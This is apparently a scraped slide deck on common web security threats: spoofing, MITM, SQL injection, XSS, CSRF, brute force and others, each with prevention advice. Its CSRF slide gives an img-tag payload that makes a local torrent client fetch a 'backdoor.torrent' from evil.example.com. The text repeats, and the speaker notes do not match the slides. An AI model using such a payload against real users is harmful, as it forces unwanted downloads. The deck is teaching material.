https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet
Cross-Site Request Forgery
(XSRF /CSRF)
An attack that forces an end user to execute unintended
action on a web application in which they're currently
authenticated.
XSRF exploits the trust that a site has for the user
Variations & Types
• Replacing content with self executing actions
Primarily in imbedding links e.g. images and malicious JavaScript
<img src="http://localhost:8080/gui/?action=add-
url&s=http://evil.example.com/backdoor.torrent">
• Login CSRF
An attacker may forge a request to log the victim into a target website
using the attacker's credentials. Later this can then be used to access
personal info. E.g. Google
https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)
• Context of action changes associated risk
• HTTP Get is easier to execute / imbed with less protection than a
POST. I.e. don’t use a get to alter state only to view.
• Same-origin policy restrictions prevents some high risk actions (e.g.
XMLHttpRequest JavaScript posts) and dangerous access into
external elements e.g. cannot access an I-Frame content that is
referenced from another location.
• Check standard headers to verify the request is same origin
• Anti-CSRF tokens
• Synchronizer Token Pattern (Session Specific)
• Encrypted Token Pattern (Stateless)
Prevention & Detection
https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)
Brute Force
Trial and error method used by application programs to
decode encrypted data such as passwords by iterating
through all possible combinations.
Variations & Types
• Normal Brute Force
Brute force attacks work by calculating every possible combination
that could make up a password and testing it to see if it is the correct
password. As the password’s length increases, the amount of time,
on average, to find the correct password increases exponentially.
• Reverse Brute Force
A single (usually common) password is tested against multiple
usernames or encrypted files. The process may be repeated for a
select few passwords
https://en.wikipedia.org/wiki/Brute-force_attack
• Complex Password Policies
Length, Expiry, alphanumeric + special characters
• Account lockout
•Lockout policy after 3 attempts
•Could automatically re-enable after 30min with notifications to
admin
• CAPTCHA
•Verify that it is a human entering values and not a script when a
account overheats (‘Heat’ measure based on failures etc.)
Prevention & Detection
https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet
Dictionary Attack
An attempt to gain illicit access to a computer system by
using a very large set of words to generate potential
passwords.
Variations & Types
• Personalized Attack
Use tools like social media and social engineering to gather personal
information like birthdays, pet names that are commonly used for
passwords. A common source could be accessing less secure
password sources (e.g. Browser passwords) and trying variations
from that.
• Create list common combinations or passwords with high
statistical probability of success. E.g. using password, sport
team names, numbers and even combining common parts.
https://learncryptography.com/cryptanalysis/dictionary-attack
• Complex Password Policies
Length, Expiry, alphanumeric + special characters
• Account lockout
•Lockout policy after 3 attempts
•Could automatically re-enable after 30min with notifications to
admin
• CAPTCHA
•Verify that it is a human entering values and not a script when a
account overheats (‘Heat’ measure based on failures etc.)
Prevention & Detection
General Security Practices
• Do not show error details publicly (Tokenize errors)
• Enforce strong vertical security (Each layer adjoining to
public layer must scrutinize any interaction with only relying
on the Presentation tier’s attempts for enhanced UX)
• Enforce PoLP – Principle of least authority E.g.
• Do not give Service Account DB Owner rights
• Ensure roles are specialized and applied on all entry points
I am a Team Lead at Britehouse with international experience working
predominantly on the Microsoft stack in the finance sector.
Marius Vorster
• LinkedIn - https://za.linkedin.com/in/mariusvrstr
• Twitter Handle - @marius_vrstr
• Emails – marius.vrstr@gmail.com / Marius.Vorster@Britehouse.co.za
• SlideShare - https://www.slideshare.net/MariusVorster
More about me

Security Vulnerabilities

  • 1.
  • 2.
  • 3.
    Common Security Threats •URL Spoofing • Middleman Attacks • Cross-frame Scripting (XFS) • SQL Injection • Rainbow Table Matching (Hashing) • Denial of Service (DoS / DDoS) • Cross Site Scripting (XSS) • Cross-Site Request Forgery (CSRF) • Brute Force • Dictionary Attack
  • 4.
    URL Spoofing Impersonating trustedsources after redirecting to malicious destinations that appears to be legitimate.
  • 5.
    Variations & Types •DNS server spoofing attack • Web site names and addresses • Content theft • Name similarity • Link alteration http://www.articsoft.com/web_spoofing.htm
  • 6.
    Prevention & Detection •Don’t capture any sensitive information from any link sent out (Register first then only use) • Browser plugins that scan for Phishing URL’s
  • 7.
    Man in theMiddle Attack MITM is session hijacking attack where a malicious party pretends to be the consumer to the trusted source and the trusted source to the consumer.
  • 8.
    Variations & Types •Fake site that calls destination and do HTTP scraping • Other Session Hijacking types: • Sidejacking - Sniffing data packets to steal session cookies and hijack a user’s session • Evil Twin - Rouge Wi-Fi that intercepts communication • Sniffing - Network sniffing that intercepts communication http://www.veracode.com/security/man-middle-attack
  • 9.
    • Use securecommunication • VPN (Where possible) • Secure Websites (HTTPS) alerts if it is not a trusted source Prevention & Detection
  • 10.
    Cross-frame Scripting (XFS) “DataLeakage Through Frame Embed” - It’s a browser bug that allows an attacker to embed a victim’s site in their own, within a frame, and then spy on what’s done on the victim site e.g. like logging in.
  • 11.
    Variations & Types Attackis singular in nature, the target page is loaded into an IFrame allowing host page full access to listen and manipulate interactions. https://danielmiessler.com/blog/difference-cross-frame-cross-site-scripting/
  • 12.
    • JavaScript –Load in top page only • Response Header – Do not allow I-Frame • Sandbox HRML 5 attribute enhances isolation but is still client enforced and support is browser/version specific Prevention & Detection https://www.owasp.org/index.php/Clickjacking_Defense_Cheat_Sheet https://css-tricks.com/snippets/javascript/break-out-of-iframe Take note: NOT in the Meta data but added to each responses header.
  • 13.
    SQL Injection When TSQLis entered into input fields in attempt to execute them when values are saved or retrieved.
  • 14.
    Variations & Types •First Order Attack - Enters a malicious SQL string and tries to run it immediately to get the piece of information needed • Second Order Attack - Get control of persistent storage systems like rows and perform malicious activity on them • Lateral Injection - The attacker can manipulate implicit functions e.g. To_Char() http://www.codeproject.com/Articles/206814/SQL-Injection-Knowhow
  • 15.
    • Do notexecute Dynamic SQL [Query Strings] directly - Use sp_executesql to parameterize input • Limit database privileges by context -Do not assign DB Owner right as Service Account • Comprehensive data sanitization -Validate user input Prevention & Detection
  • 16.
    Rainbow Table Matching ARainbow Table Attack is an attack that makes use of a pre- computed rainbow table. This table contains a common list of values with their hashes, if hash in the target is matched the original value can be deduced.
  • 17.
    Variations & Types RainbowTable Attacks follow the same general design. First get a rainbow table (A list of common passwords with their basic SHA hash values) then iterate through all the actual password hashes to find a match. Once found you can match that account back to the associated clear text password in the Rainbow Table. http://netsecurity.about.com/od/hackertools/a/Rainbow-Tables.htm
  • 18.
    • Inforce complexpassword policies (Less Change of a match) • Use salted hash • Use a custom algorithm that incorporates hash not just prefix/postfix poetically only using a part of the SALT • Do not use single hash, random or random from list • Do not store salt with hash values • If the structure and hash is known the algorithm could be deduced. E.g. Knowing a single value and its hash. • Have a separate hash service only keep a ref to the hash (random from list) used during the hashing. Prevention & Detection
  • 19.
    Denial of Service DoS/ DDoS attacks is when a service/site is flooded with bogus requests intended to crash it.
  • 20.
    Variations & Types •Number of origins • DoS – Denial of Service from one source • DDoS – Distribute Denial of Service (Cloud / Trojans / etc.) • Types of attacks • UDP Flood / ICMP (Ping) Flood / NTP Amplification • SYN Flood – Exploit TCP handshake • Ping of Death (POD) – malformed or malicious ping flood • Slowloris – Use another server to hold all connections • HTTP Flood – Actual HTTP Get/Posts https://www.incapsula.com/ddos/ddos-attacks
  • 21.
    • Ensure telemetry/ alerts can identify strange behavior • Defend your Parameter • Rate limit router • Add filters for high risk and known exclusions • Timeout half-open connections more aggressively • Drop spoofed / malformed packages • set lower SYN, ICMP, and UDP flood drop thresholds Prevention & Detection http://www.esecurityplanet.com/network-security/5-tips-for-fighting-ddos-attacks.html
  • 22.
    Cross Site Scripting(XSS) “Forced JavaScript Execution” - The attacker either stores or reflects malicious client side scripts on a vulnerable website, which is then executed by the victim. XSS exploits the trust that a client has for the website or application
  • 23.
    Variations & Types •Stored XSS - Input is stored on the target server [E.g. Database] and then executed when rendered. • Reflected XSS – When user input is immediately returned by a web application in an error message [Not Stored] • DOM Based XSS - The entire tainted data flow happens in the browser https://www.owasp.org/index.php/Types_of_Cross-Site_Scripting
  • 24.
    • Context-sensitive data.I.E. Escaping HTML / JavaScript • Safely validating untrusted HTML input • Using safe JavaScript APIs • Ensure HTTP trace/track is disabled in IIS (Can allow accessing of verbose information) • Set HttpOnly flag not allowing JavaScript access to client side cookies Prevention & Detection https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet
  • 25.
    Cross-Site Request Forgery (XSRF/CSRF) An attack that forces an end user to execute unintended action on a web application in which they're currently authenticated. XSRF exploits the trust that a site has for the user
  • 26.
    Variations & Types •Replacing content with self executing actions Primarily in imbedding links e.g. images and malicious JavaScript <img src="http://localhost:8080/gui/?action=add- url&s=http://evil.example.com/backdoor.torrent"> • Login CSRF An attacker may forge a request to log the victim into a target website using the attacker's credentials. Later this can then be used to access personal info. E.g. Google https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)
  • 27.
    • Context ofaction changes associated risk • HTTP Get is easier to execute / imbed with less protection than a POST. I.e. don’t use a get to alter state only to view. • Same-origin policy restrictions prevents some high risk actions (e.g. XMLHttpRequest JavaScript posts) and dangerous access into external elements e.g. cannot access an I-Frame content that is referenced from another location. • Check standard headers to verify the request is same origin • Anti-CSRF tokens • Synchronizer Token Pattern (Session Specific) • Encrypted Token Pattern (Stateless) Prevention & Detection https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)
  • 28.
    Brute Force Trial anderror method used by application programs to decode encrypted data such as passwords by iterating through all possible combinations.
  • 29.
    Variations & Types •Normal Brute Force Brute force attacks work by calculating every possible combination that could make up a password and testing it to see if it is the correct password. As the password’s length increases, the amount of time, on average, to find the correct password increases exponentially. • Reverse Brute Force A single (usually common) password is tested against multiple usernames or encrypted files. The process may be repeated for a select few passwords https://en.wikipedia.org/wiki/Brute-force_attack
  • 30.
    • Complex PasswordPolicies Length, Expiry, alphanumeric + special characters • Account lockout •Lockout policy after 3 attempts •Could automatically re-enable after 30min with notifications to admin • CAPTCHA •Verify that it is a human entering values and not a script when a account overheats (‘Heat’ measure based on failures etc.) Prevention & Detection https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet
  • 31.
    Dictionary Attack An attemptto gain illicit access to a computer system by using a very large set of words to generate potential passwords.
  • 32.
    Variations & Types •Personalized Attack Use tools like social media and social engineering to gather personal information like birthdays, pet names that are commonly used for passwords. A common source could be accessing less secure password sources (e.g. Browser passwords) and trying variations from that. • Create list common combinations or passwords with high statistical probability of success. E.g. using password, sport team names, numbers and even combining common parts. https://learncryptography.com/cryptanalysis/dictionary-attack
  • 33.
    • Complex PasswordPolicies Length, Expiry, alphanumeric + special characters • Account lockout •Lockout policy after 3 attempts •Could automatically re-enable after 30min with notifications to admin • CAPTCHA •Verify that it is a human entering values and not a script when a account overheats (‘Heat’ measure based on failures etc.) Prevention & Detection
  • 34.
    General Security Practices •Do not show error details publicly (Tokenize errors) • Enforce strong vertical security (Each layer adjoining to public layer must scrutinize any interaction with only relying on the Presentation tier’s attempts for enhanced UX) • Enforce PoLP – Principle of least authority E.g. • Do not give Service Account DB Owner rights • Ensure roles are specialized and applied on all entry points
  • 35.
    I am aTeam Lead at Britehouse with international experience working predominantly on the Microsoft stack in the finance sector. Marius Vorster • LinkedIn - https://za.linkedin.com/in/mariusvrstr • Twitter Handle - @marius_vrstr • Emails – marius.vrstr@gmail.com / Marius.Vorster@Britehouse.co.za • SlideShare - https://www.slideshare.net/MariusVorster More about me

Editor's Notes

  • #2 Hopefully the core concept in this presentation is not entirely new to you. Silo thinking creates barriers, todays discussion aims to help us to: Identify obstructive mindset Recondition ourselves towards better behavior We need to understand that it require us to go against our nature, actively choosing to recondition ourself so that we can collaboratively achieve more.
  • #3 Some ideas for introspection to check that we are not subconciously guilty of this mindset.
  • #4 Some ideas for introspection to check that we are not subconciously guilty of this mindset.
  • #5 Some ideas for introspection to check that we are not subconciously guilty of this mindset.
  • #6 Some ideas for introspection to check that we are not subconciously guilty of this mindset.
  • #7 Some ideas for introspection to check that we are not subconciously guilty of this mindset.
  • #8 Some ideas for introspection to check that we are not subconciously guilty of this mindset.
  • #9 Some ideas for introspection to check that we are not subconciously guilty of this mindset.
  • #10 Some ideas for introspection to check that we are not subconciously guilty of this mindset.
  • #11 Some ideas for introspection to check that we are not subconciously guilty of this mindset.
  • #12 Some ideas for introspection to check that we are not subconciously guilty of this mindset.
  • #13 Some ideas for introspection to check that we are not subconciously guilty of this mindset.
  • #14 Some ideas for introspection to check that we are not subconciously guilty of this mindset.
  • #15 Some ideas for introspection to check that we are not subconciously guilty of this mindset.
  • #16 Some ideas for introspection to check that we are not subconciously guilty of this mindset.
  • #17 Some ideas for introspection to check that we are not subconciously guilty of this mindset.
  • #18 Some ideas for introspection to check that we are not subconciously guilty of this mindset.
  • #19 Some ideas for introspection to check that we are not subconciously guilty of this mindset.
  • #20 Some ideas for introspection to check that we are not subconciously guilty of this mindset.
  • #21 Some ideas for introspection to check that we are not subconciously guilty of this mindset.
  • #22 Some ideas for introspection to check that we are not subconciously guilty of this mindset.
  • #23 Some ideas for introspection to check that we are not subconciously guilty of this mindset.
  • #24 Some ideas for introspection to check that we are not subconciously guilty of this mindset.
  • #25 Some ideas for introspection to check that we are not subconciously guilty of this mindset.
  • #26 Some ideas for introspection to check that we are not subconciously guilty of this mindset.
  • #27 Some ideas for introspection to check that we are not subconciously guilty of this mindset.
  • #28 Some ideas for introspection to check that we are not subconciously guilty of this mindset.
  • #29 Some ideas for introspection to check that we are not subconciously guilty of this mindset.
  • #30 Some ideas for introspection to check that we are not subconciously guilty of this mindset.
  • #31 Some ideas for introspection to check that we are not subconciously guilty of this mindset.
  • #32 Some ideas for introspection to check that we are not subconciously guilty of this mindset.
  • #33 Some ideas for introspection to check that we are not subconciously guilty of this mindset.
  • #34 Some ideas for introspection to check that we are not subconciously guilty of this mindset.
  • #35 Some ideas for introspection to check that we are not subconciously guilty of this mindset.
  • #36 O’Really Learning Agile – Understanding Scrum, XP, Lean, Kanban (Andrew Stellman, Jennifer Greave) The Phoenix project